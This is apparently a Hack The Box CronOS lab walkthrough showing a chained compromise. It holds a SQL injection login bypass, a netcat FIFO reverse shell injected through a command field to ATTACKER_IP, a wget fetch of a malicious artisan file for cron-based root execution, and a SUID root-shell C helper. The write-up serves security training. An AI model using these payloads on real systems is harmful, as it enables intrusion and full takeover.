CronOS
Hack The Box CronOS walkthrough covering enumeration, web exploitation and privilege escalation.
CronOS
LAB ENVIRONMENT — This writeup documents security testing performed against the Hack The Box CronOS machine in an intentionally vulnerable training environment.
Overview
CronOS is a Linux-based Hack The Box machine that demonstrates how several weaknesses can be chained together to obtain full system compromise.
The attack path involved:
Service Enumeration
        ↓
Virtual Host Discovery
        ↓
DNS Zone Transfer
        ↓
Administrative Application Discovery
        ↓
SQL Injection Authentication Bypass
        ↓
Command Injection
        ↓
Initial Shell
        ↓
Cron Job Enumeration
        ↓
Writable Laravel Artisan File
        ↓
Root Execution
Enumeration
Initial enumeration was performed with Nmap to identify the exposed attack surface.

The target exposed web functionality and DNS services that became important during later enumeration.
Web Enumeration
Browsing directly to the target initially returned the default Apache page.

Further investigation indicated that the application expected requests for the cronos.htb virtual host rather than the target IP directly.
The hostname was added to the local hosts file:
sudo nano /etc/hosts
10.10.10.13 cronos.htb

Requests could then be sent using the expected hostname.
During manual testing, the Host header could also be modified through Burp Suite:
Host: cronos.htb
DNS Enumeration
DNS was exposed on the target and was investigated for additional hostnames.
Using nslookup, the target was configured as the DNS server:
nslookup
server 10.10.10.13
Reverse lookup identified:
ns1.cronos.htb
Querying the primary domain confirmed:
cronos.htb
A DNS zone transfer was then attempted:
dig axfr @10.10.10.13 cronos.htb

The zone transfer exposed additional hosts, including:
admin.cronos.htb
ns1.cronos.htb
These hostnames were added to /etc/hosts for further testing.
10.10.10.13 cronos.htb admin.cronos.htb ns1.cronos.htb
The exposed admin.cronos.htb host presented an administrative login interface.

Authentication Testing
The administrative login was tested for SQL injection.
One approach was to capture the login request in Burp Suite, save the request, and provide it to SQLMap for additional testing:
sqlmap -r login.req
Manual authentication bypass was also tested using an SQL comment sequence.
Example:
Username: admin'-- -
Password: <arbitrary value>
The crafted username successfully bypassed authentication and provided access to the administrative functionality.
Command Injection
After authentication, application functionality was identified that accepted network-related input.
Testing demonstrated that operating system commands could be appended to the supplied value.

The request was also inspected and modified through Burp Suite.

Successful command execution confirmed that user-controlled input was being passed to the underlying operating system without sufficient validation.
Initial Foothold
Command injection was then used to obtain an interactive shell on the target.
The original lab notes used a FIFO-based shell payload through the vulnerable input:
8.8.8.8; rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc ATTACKER_IP PORT > /tmp/f
A listener was started on the attacking system before triggering the request.
Successful execution resulted in an initial shell on the CronOS host.

Basic system enumeration confirmed the target was running Linux:
uname -a
Example output from the lab:
Linux cronos 4.4.0-72-generic #93-Ubuntu SMP Fri Mar 31 14:07:41 UTC 2017 x86_64 GNU/Linux
The shell was upgraded using Python:
python -c 'import pty; pty.spawn("/bin/bash")'
Privilege Escalation Enumeration
With a foothold established, process monitoring was performed using pspy.
./pspy
The output revealed a recurring command being executed as UID 0:
UID=0 | /bin/sh -c php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
This was significant because the Laravel artisan file was located within a directory accessible from the compromised account.
The relevant directory was:
cd /var/www/laravel/
The original artisan file was preserved:
mv artisan artisan_orig
The observation created a straightforward privilege escalation path:
Writable artisan file
        ↓
Scheduled task executes artisan
        ↓
Task runs as UID 0
        ↓
Attacker-controlled PHP executes as root
Root Execution
A replacement artisan file was prepared on the attacking system.
The original notes used PHP command execution to trigger a callback. The executable reverse-shell body has been omitted from the public copy:
<?php
// Example only: reverse-shell style command omitted
exec("/bin/bash -c '<REVERSE_SHELL_COMMAND_REDACTED>'");
A temporary HTTP server was started:
python3 -m http.server 8000
A listener was also prepared:
nc -nlvp 1337
The replacement file was downloaded onto the target:
wget http://ATTACKER_IP:8000/artisan
mv artisan /var/www/laravel/
When the scheduled task next executed artisan, the attacker-controlled file ran with root privileges.

This resulted in complete compromise of the target.
Key Observations
Several weaknesses contributed to the compromise:
- DNS zone transfer exposed internal hostnames.
- An administrative application was discoverable through virtual-host enumeration.
- The administrative login was vulnerable to SQL injection.
- Authenticated functionality was vulnerable to operating system command injection.
- Command injection provided an initial foothold.
- A root-owned scheduled task executed a writable application file.
- Modification of that file resulted in root-level command execution.
No single stage represented the entire compromise. The machine was compromised by chaining multiple weaknesses across network services, web application functionality and local privilege boundaries.
Attack Path
The complete observed attack path was:
[ CRONOS ]
    │
    ▼
Nmap Enumeration
    │
    ▼
Apache / DNS Identified
    │
    ▼
cronos.htb Virtual Host
    │
    ▼
DNS Zone Transfer
    │
    ├── admin.cronos.htb
    └── ns1.cronos.htb
    │
    ▼
Administrative Login
    │
    ▼
SQL Injection Authentication Bypass
    │
    ▼
Command Injection
    │
    ▼
Initial Linux Shell
    │
    ▼
pspy Process Monitoring
    │
    ▼
Root Cron Job Identified
    │
    ▼
Writable Laravel artisan File
    │
    ▼
Scheduled Root Execution
    │
    ▼
ROOT
Additional Notes
A few additional commands were retained from the original working notes.
Finding Laravel-related files:
find / -name Kernel.php 2>/dev/null
The original notes also explored creating a SUID helper binary as an alternate persistence or privilege mechanism:
int main(void)
{
    setuid(0);
    setgid(0);
    system("/bin/bash");
}
Compilation example:
gcc setuid.c -o cybernights
A simple Python web server could then be used to transfer the binary into the lab environment:
python3 -m http.server 8000
These commands were not required for the primary CronOS compromise path and are retained only as supplementary lab notes.
Conclusion
CronOS demonstrates the value of methodical enumeration and attack-path correlation.
The initial Apache page did not expose the real application directly. DNS enumeration and a successful zone transfer revealed additional virtual hosts, including an administrative interface.
Weak authentication controls then allowed access to application functionality vulnerable to command injection, resulting in an initial shell.
Local process monitoring identified the final privilege escalation vector: a root-executed Laravel scheduled task referencing a file that could be replaced by the compromised user.
The key lesson from CronOS is the importance of following evidence from one layer into the next:
network enumeration → application discovery → authentication bypass → command execution → local enumeration → privilege escalation.